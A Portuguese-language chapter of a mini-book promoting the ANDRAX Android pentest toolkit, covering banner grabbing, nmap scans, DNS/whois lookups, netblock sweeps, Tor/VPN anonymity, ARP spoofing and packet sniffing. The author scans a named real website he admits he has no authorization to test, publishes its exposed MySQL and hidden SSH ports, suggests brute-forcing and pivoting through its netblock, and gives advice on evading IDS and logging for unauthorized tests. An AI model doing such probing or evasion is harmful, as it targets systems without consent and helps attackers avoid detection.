Banner Grabbing é uma técnica que visa descobrir os banners dos serviços rodando na maquina mas o que é um banner? O banner de um serviço é uma string que serve para identificar o serviço, geralmente contem a versão do servidor que executa o serviço.

Mas para quê isso serve? Simples se você tem acesso ao banner e consegue identificar a versão você pode baixar essa versão do software e identificar vulnerabilidades ou ate mesmo estudar sua estrutura para um invasão já que se você sabe como funciona você sabe como se quebra.

Obs: o Banner Grabbing esta diretamente relacionado com o Fingerprint.

## NETCAT

O netcat é comumente referenciado como o canivete suíço do TCP/IP no Linux, com o netcat você pode manipular protocolos baseados em ASCII ou seja protocolos não binários como é o caso do HTTP, FTP, SMTP... porem o netcat tem muitas falhas, é velho opções ultrapassadas e não tem suporte a SSL, então existe alguma alternativa? Sim, o que devemos usar atualmente é o Ncat desenvolvido pela Nmap.org é como netcat só que com muitos esteroides e suporte a SSL.

## NCAT

O Banner Grabbing com Ncat é muito simples, depois que você descobriu as portas abertas com o Nmap você deve verificar se é realmente os serviços padronizados que estão naquelas portas (Sistemas de alta segurança mudam as portas para ofuscar ataques).

```

[u0_a607@ANDRAX /]
-> ncat thecrackertechnology.com 21
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 150 allowed.
220-Local time is now 04:09. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.

```

A virtual keyboard overlay is displayed over the terminal window.

Figura 15: Banner Grabbing FTP no ANDRAX

Na imagem acima é possível perceber o banner retornado a partir da porta 21 (FTP), nesse caso o servidor é o Pure-FTPD um famoso servidor para acesso via protocolo FTP no Linux porem não é possível visualizar qual a versão do servidor e isso é um indicio que o sistema é bem configurado, nesse caso a única saída simples seria tentar um Fingerprint Scan.

## Fingerprint Scan

Um Scan de Fingerprints é usado em ultimo caso para determinar a versão do serviço, um Fingerprint é retornado de acordo com uma comparação da resposta em hex do serviço com uma tabela que armazena o Fingerprint de varias versões. A melhor opção para essa comparação é o Nmap que possui uma gigantesca e atualizada base de dados.

Para verificar o Fingerprint com o nmap podemos seguir o comando “nmap -sS -sV <host>” para todas as portas que forem encontradas (Não recomendado pois vai entupir o host de pacotes) ou “nmap -sS -sV <host> -p <porta>”:

```

[u0_a607@ANDRAX /]
-> sudo nmap -sS -sV thecrackertechnology.com -p 21
Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-03 03:24 BRT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid server
s with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sys
tem-dns or specify valid servers with --dns-servers
Nmap scan report for thecrackertechnology.com (108.179.192.189)
Host is up (0.15s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Pure-FTPD

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.51 seconds

```

Figura 16: Nmap Fingerprint no ANDRAX

Na imagem acima podemos ver claramente que nem mesmo uma comparação com a base de dados do Nmap foi suficiente para determinar a versão do Pure-FTPD e isso implica que o servidor realmente esta bem configurado para impedir a descoberta dos banners.

Ok, mas o que poderíamos descobrir com base em um servidor vulnerável? Bom para ilustrar melhor tudo isso devemos usar um sistema mais vulnerável que o servidor da The Cracker Technology, vamos usar o site “Viva o Linux” como saco de pancadas, eu não tenho autorização para atacar esse site porem não vou fazer nada que venha a comprometer o servidor, não vou fazer PoC, não vou fazer ataques de stress... apenas uma pequena analise sobre pontos fracos do sistema.

Vamos partir do ponto em que você já fez os testes iniciais e vamos direto ao Fingerprint, quantas portas temos abertas?

```

[u0_a607@ANDRAX /]
-> sudo nmap -sS vivaolinux.com.br

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-03 10:35 BRT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid server
s with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --syste
m-dns or specify valid servers with --dns-servers
Nmap scan report for vivaolinux.com.br (162.144.34.172)
Host is up (0.17s latency).

Not shown: 993 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
443/tcp   open  https
465/tcp   open  smtps
995/tcp   open  pop3s

Nmap done: 1 IP address (1 host up) scanned in 26.02 seconds

```

Figura 17: Nmap VOL no ANDRAX

Aqui podemos ver de inicio poucas portas abertas no VOL (Sigla para Viva O Linux), realmente poucas portas abertas, levando em conta que tem poucas portas abertas **podemos concluir de imediato que o VOL esta em um servidor dedicado!** Mas se ele esta em um servidor dedicado como o administrador acessa o sistema? Boa pergunta! Mas sera que só existe essas portas abertas? O Nmap por padrão não faz o scan de todas as portas apenas as 1000 mais importantes, nesse caso ainda tem muitas outras para testar ao todo as portas TCP são 65535 então vamos lá para isso usamos o parâmetro “-p -”, vamos ver qual é a boa se rodarmos ate a porta 30000 ao meu ver o host do VOL é tão mal configurado que nem mesmo precisamos ter foco no stealth

```

SYN Stealth Scan Timing: About 84.75% done; ETC: 14:05 (0:01:22 remaining)
SYN Stealth Scan Timing: About 90.14% done; ETC: 14:05 (0:00:53 remaining)
Discovered open port 6033/tcp on 162.144.34.172
Completed SYN Stealth Scan at 14:06, 622.52s elapsed (30000 total ports)
Nmap scan report for vivaolinux.com.br (162.144.34.172)
Host is up (0.40s latency).

Not shown: 28408 closed ports, 1582 filtered ports
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
443/tcp   open  https
465/tcp   open  smtps
995/tcp   open  pop3s
6033/tcp  open  x11
8040/tcp  open  ampify
22133/tcp open  unknown

Read data files from: /data/data/com.thecrackertechnology.andrax/ANDRAX/nmap/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 623.57 seconds
Raw packets sent: 45453 (2.000MB) | Rcvd: 34367 (1.375MB)

```

Figura 18: Nmap VOL teste 2 no ANDRAX

Para o scan da imagem acima eu usei o comando “sudo nmap -sS vivaolinux.com.br -p 1-30000 -T5 -v” o “-T5” foi para o usar o modo faster do scan isso para mostrar que o servidor não se importa com milhões de pacotes sendo enviados em poucos minutos, o scan levou 623 segundos ou 10 minutos aproximados (Isso é muito pouco tempo para tantas portas) e o “-v” foi para ativar o modo verbose e assim poder ver o progresso do scan.

Podemos notar que o servidor esta com uma taxa de vulnerabilidade alta já que permite essa quantidade de pacotes sem nenhum tipo de bloqueio, ou seja numa escala de 1000 o servidor esta com 50 de vulnerabilidade ate esse ponto.

Espera, nesse nosso novo scan podemos notar algumas portas a mais como é o caso da “6033”, “8040” e “22133” essa ultima é bem interessante, vamos ver o que esta rodando em cada uma delas?

```
u0_a607@ANDRAX ~
└→ sudo nmap -sS -sV vivaolinux.com.br -p 6033

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-03 14:17 BRT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for vivaolinux.com.br (162.144.34.172)
Host is up (0.35s latency).

PORT      STATE SERVICE VERSION
6033/tcp  open  mysql   MySQL 5.5.57-0+deb7u1-log
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.32 seconds
└→
```

Figura 19: Nmap VOL teste 3 no ANDRAX

Aqui temos um mysql acessível externamente, isso em servidor dedicado é muito perigoso!

Essa porta “8040” deve ser o redirecionador do SSL, normal...

```
u0_a607@ANDRAX ~
└→ sudo nmap -sS -sV vivaolinux.com.br -p 22133

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-03 14:38 BRT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for vivaolinux.com.br (162.144.34.172)
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
22133/tcp open  ssh    OpenSSH 6.0p1 Debian 4+deb7u6 (protocol 2.0)
Service Info: OS: Linux; CPE:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.84 seconds
└→
```

Figura 20: Nmap VOL teste 4 no ANDRAX

Mas vejam só, não é que identificamos por onde o administrador loga? Ele tentou mascarar mudando a porta padrão da 22 para 22133. Isso funciona bem para os lammers, mas será que esse openssh é vulnerável a brute force? Continuaria respondendo mesmo depois de centenas de falhas no login? Provavelmente sim, a segurança ate o momento não é forte desse servidor. A nota atual seria 70 de 1000 para falhas de segurança.

Eu não poderia realizar testes de brute force e outros pois são muito intrusivos e eu estaria violando leis, NÃO RECOMENDO NINGUÉM REALIZAR TESTES NÃO AUTORIZADOS.

# OS Detection

A detecção do sistema operacional é muito importante para seguir com os testes montando um lab com as características do sistema alvo, assim teremos maior chance de exito, bom continuando sobre o VOL, sabemos que é um sistema Linux, mas qual versão? Se observamos nos banners retornados através do Fingerprint com Nmap notaremos que a distribuição é provavelmente o Debian, já que o “deb” esta em hardcode nos banners do Openssh e Mysql, seria possível ser um sistema de proteção tentando dificultar a detecção mas julgando pelo o estado dos demais parâmetros de segurança do servidor eu acreedito que não!

Mas que tal testar direto no Nmap? Para isso vamos usar o parâmetro “-O” muitas vezes a distribuição não vai ser detectada e sim apenas uma suposição sobre a versão do Kernel.

Já temos a ideia que a distro é o Debian então continuemos com os nossos testes!

## LHI e PH

LHI (Live Host Identification) é uma técnica que visa identificar hosts ativos na rede do alvo para quê isso? Para usar como pivote caso o host principal esteja muito seguro e PH (Pivoting Host) é a técnica de saltos entre hosts, por exemplo se o host do VOL estiver muito seguro eu poderia tentar invadir um outro host que pertence a sua rede, mesmo que esse host não tenha a confiança ou ligação direta com o host do VOL eu poderia ter controle do tráfego dentro dessa rede e ate mesmo infectar pacotes no gateway e assim roubar credenciais e informações que posteriormente me levariam ao controle do VOL.

Mas como identificar a rede do host? Isso é muito simples basta uma consulta DNS para identificar o IP para o qual o domínio esta apontando ou um simples ping.



```
;; Got answer:
;; ->>>HEADER<<- opcode: QUERY, status: NOERROR, id: 7995
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1
;
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: udp: 16384
; QUESTION SECTION:
;vivaolinux.com.br.      IN      ANY
;
;; ANSWER SECTION:
vivaolinux.com.br.    68833   IN      A       162.144.34.172
vivaolinux.com.br.    16679   IN      NS     e.sec.dns.br.
vivaolinux.com.br.    16679   IN      NS     f.sec.dns.br.
vivaolinux.com.br.    349     IN      SOA    e.sec.dns.br. hostmaster.registro.br. 2017364000 3
45600 900 604800 900
;
;; Query time: 547 msec
;; SERVER: 208.67.222.222#53(208.67.222.222)
;; WHEN: Wed Jan 03 19:08:15 BRT 2018
;; MSG SIZE rcvd: 158

```

Figura 21: Dig DNS query VOL no ANDRAX

Ok, temos o ip para o qual o domínio esta apontando, agora vamos checar as informações desse ip com o whois, assim vamos obter os dados de registro e netblock completo também como o AS.

```

NetRange:      162.144.0.0 - 162.144.255.255
CIDR:         162.144.0.0/16
NetName:       UNIFIEDLAYER-NETWORK-14
NetHandle:     NET-162-144-0-0-1
Parent:        NET162 (NET-162-0-0-0-0)
NetType:       Direct Allocation
OriginAS:     AS46606
Organization: Unified Layer (BLUEH-2)
RegDate:      2013-03-01
Updated:       2013-03-01
Ref:          https://whois.arin.net/rest/net/NET-162-144-0-0-1

OrgName:       Unified Layer
OrgId:         BLUEH-2
Address:       1958 South 950 East
City:          Provo
StateProv:    UT
PostalCode:   84606
Country:       US
RegDate:      2006-08-08
Updated:       2017-07-31
Ref:          https://whois.arin.net/rest/org/BLUEH-2

```

*Figura 22: Whois VOL no ANDRAX*

Podemos ver na imagem o parâmetro “CIDR” assim como o “NetRAnge” que deixam explícitos que a rede é uma 16 classe B com o host inicial 162.144.0.1 e host final 162.144.255.254 tendo como broadcast o 162.144.255.255 ou seja 65534 hosts para brincar caso o VOL seja muito seguro.

Mas como identificar quais desses hosts estão ativos? Para isso podemos usar o poderoso Nping que assim como o Ncat foi desenvolvido pela Nmap.org,

Usaríamos com o comando “`nping –tcp 192.144.0.0/16 -c 1`” e assim teríamos uma saída completa com os hosts ativos e suas respostas, bastando apenas fazer a filtragem dos dados ao seu gosto.

```

Starting Nping 0.7.60 ( https://nmap.org/nping ) at 2018-01-04 07:14 BRT
SENT (5.1337s) TCP 192.168.0.3:22821 > 192.144.0.0:80 S ttl=64 id=8462 iplen=40 seq=190044793 win =1480
SENT (6.1346s) TCP 192.168.0.3:22821 > 192.144.0.1:80 S ttl=64 id=8462 iplen=40 seq=190044793 win =1480
SENT (7.1364s) TCP 192.168.0.3:22821 > 192.144.0.2:80 S ttl=64 id=8462 iplen=40 seq=190044793 win =1480
SENT (8.1382s) TCP 192.168.0.3:22821 > 192.144.0.3:80 S ttl=64 id=8462 iplen=40 seq=190044793 win =1480
SENT (9.1399s) TCP 192.168.0.3:22821 > 192.144.0.4:80 S ttl=64 id=8462 iplen=40 seq=190044793 win =1480
SENT (10.1417s) TCP 192.168.0.3:22821 > 192.144.0.5:80 S ttl=64 id=8462 iplen=40 seq=190044793 wi n=1480
SENT (11.1434s) TCP 192.168.0.3:22821 > 192.144.0.6:80 S ttl=64 id=8462 iplen=40 seq=190044793 wi n=1480
SENT (12.1452s) TCP 192.168.0.3:22821 > 192.144.0.7:80 S ttl=64 id=8462 iplen=40 seq=190044793 wi n=1480
SENT (13.1470s) TCP 192.168.0.3:22821 > 192.144.0.8:80 S ttl=64 id=8462 iplen=40 seq=190044793 wi n=1480
SENT (14.1489s) TCP 192.168.0.3:22821 > 192.144.0.9:80 S ttl=64 id=8462 iplen=40 seq=190044793 wi

```

*Figura 23: Nping VOL NetBlock no ANDRAX*

Na imagem acima podemos ver os testes com o Nping seguindo sequencia da rede, o Nping envia os pacotes TCP com a flag S (SYN) e espera a resposta se ele não ocorrer é porque o host esta offline se houver alguma resposta mesmo que um R (RST) negando a conexão saberemos que o host esta ativo.

# Conclusão

Bom, nesse capítulo vimos um pouco sobre IG porém isso não é tudo, tem centenas de outras técnicas e metodologias para obter mais informações extremamente relevantes uma delas é o uso de OSINT mas como esse é apenas um mini livro para ilustrar algumas técnicas e demonstrar o poder do ANDRAX em linhas gerais não vamos nos aprofundar muito.

Com o conhecimento passado aqui você já tem uma base dos próximos passos, continue acompanhando os próximos capítulos e adquira o CURSO COMPLETO do ANDRAX no link <http://learnapp.thecrackertechnology.com/> e ajude a manter o projeto.

# ANONIMATO

Para os próximos passos e testes mais avançados devemos ter alguns cuidados principalmente em relação aos sistemas de IDS/IPS e é claro a alguns processos caso você resolva testar sistemas sem autorização. ATENÇÃO NÃO REALIZE TESTES NÃO AUTORIZADOS!

## Orbot (TOR)

O projeto TOR é um projeto já bastante conceituado que visa promover o anonimato aos seus usuários usando relays e protocolos semelhantes aos usados em VPNs mas com rota randômica para dificultar posicionamentos na rede e posteriormente quebra do anonimato dos usuários, o TOR também possui uma rede própria chama de “Onion” que é muito usada por criminosos jornalistas e os piores tipos de pessoas existentes.

Os profissionais da segurança usam largamente o Tor pois ele intercambia muito rapidamente as rotas e os relays de saída fazendo com que o IP externo seja alterado constantemente fazendo-se assim um sistema perfeito para testes que sejam potenciais a detecção de IDS/IPS.




Figura 24: TOR connection 1




Figura 25: TOR connection 2




Figura 26: TOR connection 3

Nas imagens acima podemos entender o funcionamento do TOR, o ANDRAX faz uso no Orbot que é o cliente TOR oficial no Android, para acessar o Orbot basta ir ate a interface do ANDRAX na seção de anonimato e selecionar Orbot, caso ainda tenha o Orbot instalado o ANDRAX vai te direcionar para a Google Play onde vai baixar o Orbot.

O uso do Orbot é muito simples ao abrir você vai ver a seguinte tela:



Figura 27: Tela inicial do Orbot

A primeira coisa que temos que fazer é configurar o Orbot para isso vamos no menu de configurações no canto superior direito, existem algumas opções marcadas mas que não são interessantes por exemplo vamos desmarcar “Iniciar o Orbot no Arranque” isso não é legal pois alguns sistemas não aceitam conexões vindas do TOR sem falar que isso vai mudar o país de pesquisa e ficar aparecendo aquele captcha chato pra caralho do Google, vamos usar o Orbot apenas para os nossos ataques.

No menu Drawer do Orbot vamos habilitar a opção “Apps VPN mode” assim vamos ativar o Orbot como uma VPN e assim todo o nosso aparelho vai ter o tráfego passando por dentro do TOR.

Ao habilitar a VPN ele vai perguntar em quais APPs você quer habilitar ou até mesmo todos mas é muito importante que você selecione o ANDRAX e o Material terminal pois eles serão os UID Context por onde as conexões vão sair.

Clicando em “BROWSE” ou “EXPLORAR” uma aba do navegador será aberta onde vai ser possível identificar se esta usando o Tor ou não pois o site oficial do Tor vai verificar por onde esta saindo sua conexão.

## Port Forwarding

Em muitos testes precisamos realizar conexões reversas para a nossa máquina mas como fazer isso se não temos um IP válido ou se temos não queremos que ele seja logado? Para isso a única solução é uma VPN com suporte a Port Forwarding, ATENÇÃO NUNCA USE A MESMA VPN POR MUITO TEMPO e sempre que possível use VPNs que não sejam suscetíveis a leis norte americanas ou ligadas ao FIVE-EYES.

Também é importante o suporte e compatibilidade com OpenVPN para que você consiga gerenciar facilmente tudo no seu smartphone.

# NETWORK HACKING

Os ataques do tipo Network Hacking geralmente são usados em redes locais onde o atacante vai ate as proximidades da empresa ou ISP dela e invade diretamente as redes seja através de redes wireless ou mesmo cabeadas se posicionando no meio da conexão.

Em alguns casos pode ser mais avançado se tratando da invasão de um servidor remoto e instalando um tunnel no qual o atacante possa se conectar diretamente na rede do host e remotamente realizar o posicionamento com o tunnel e assim podendo realizar ataques de Network Hacking muito avançados.

Sendo esse ultimo bastante complexo executado apenas quando o sistema é muito importante e se requer acesso a rede, tem alguns problemas pois requer muito tempo para realizar e muito complexo para ocultar os rastros.

# ARPSPOOF

O arpspoof é a primeira técnica a qual recorremos no Network Hacking, embora com alguns cuidados básicos os administradores consigam barrar esse ataque 95% dos sistemas ainda são vulneráveis tudo graças ao pessoal do TI, um bando de jumento que acha que sabe algo.

O conceito do arpspoof é envenenar a tabela arp para que o host alvo pense que esta falando com o gateway e o gateway pense que esta falando com o host alvo, o primeiro passo é ativar o port forward no Kernel com o comando “echo 1 > /proc/sys/net/ipv4/ip\_forward” e em seguida executar o arpspoof com a sintaxe “arpspoof <interface> <host>”

*Figura 28: Arpspoof no ANDRAX*

Agora temos todo o tráfego da rede local passando por dentro do aparelho, se fosse uma invasão de um host remoto e posicionando com tunnel teríamos acesso a toda a rede do host e poderíamos manipular os pacotes para assim fazer pivotar para outros.

# TCPDUMP

O tcpdump é o melhor software para analisar o tráfego via terminal, particularmente eu sempre prefiro o terminal pois tenho maior controle sobre as ferramentas e também por que interface é para os fracos!

O uso do tcpdump é muito simples e ele permite uma boa customização através dos filtros, geralmente o comando que uso é “tcpdump -A -v”

*Figura 29: Tcpdump no ANDRAX*

Na imagem acima podemos perceber uma conexão HTTP onde existe um fluxo de dados transmitindo uma imagem no formato “jpeg” para o host 192.168.0.10, com o tcpdump podemos capturar os dados de pacotes em texto puro ou até mesmo binários sem encriptação e caso tenhamos substituído um certificado falso no sistema até mesmo os com encriptação.

# HTTP-LEAK

O HTTP-LEAK é um software desenvolvido especificamente para o projeto ANDRAX ou seja é exclusivo, ele permite modificar elementos dentro de um pacote HTTP tudo em LIVE ou seja onair.




*Figura 30: HTTP-LEAK na interface do ANDRAX*

O campo “PATTERN” é o padrão a ser substituído, o “REPLACE” é o conteúdo que deve ser adicionado e “Port” é a porta na qual o iptables vai redirecionar a conexão com o proxy.

## Scapy3k

O scapy é uma poderosa ferramenta para manipulação de pacotes e Network Hacking, no geral o scapy é um modulo do Python o que ajuda bastante na criação de scripts rápidos e criação de pacotes programando a rede em baixo nível mais com orientação a objetos do Python, Não gosto muito da linguagem modinha mas o scapy é realmente uma bela ferramenta.


Deve ser executado sempre como root pois trabalha com raw sockets.



```
u0_a607@ANDRAX /  
└─> sudo scapy  
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6  
WARNING: IPython not available. Using standard Python shell instead.  
Welcome to Scapy (3.0.0)  
>>> 
```

Figura 31: Scapy3k no ANDRAX

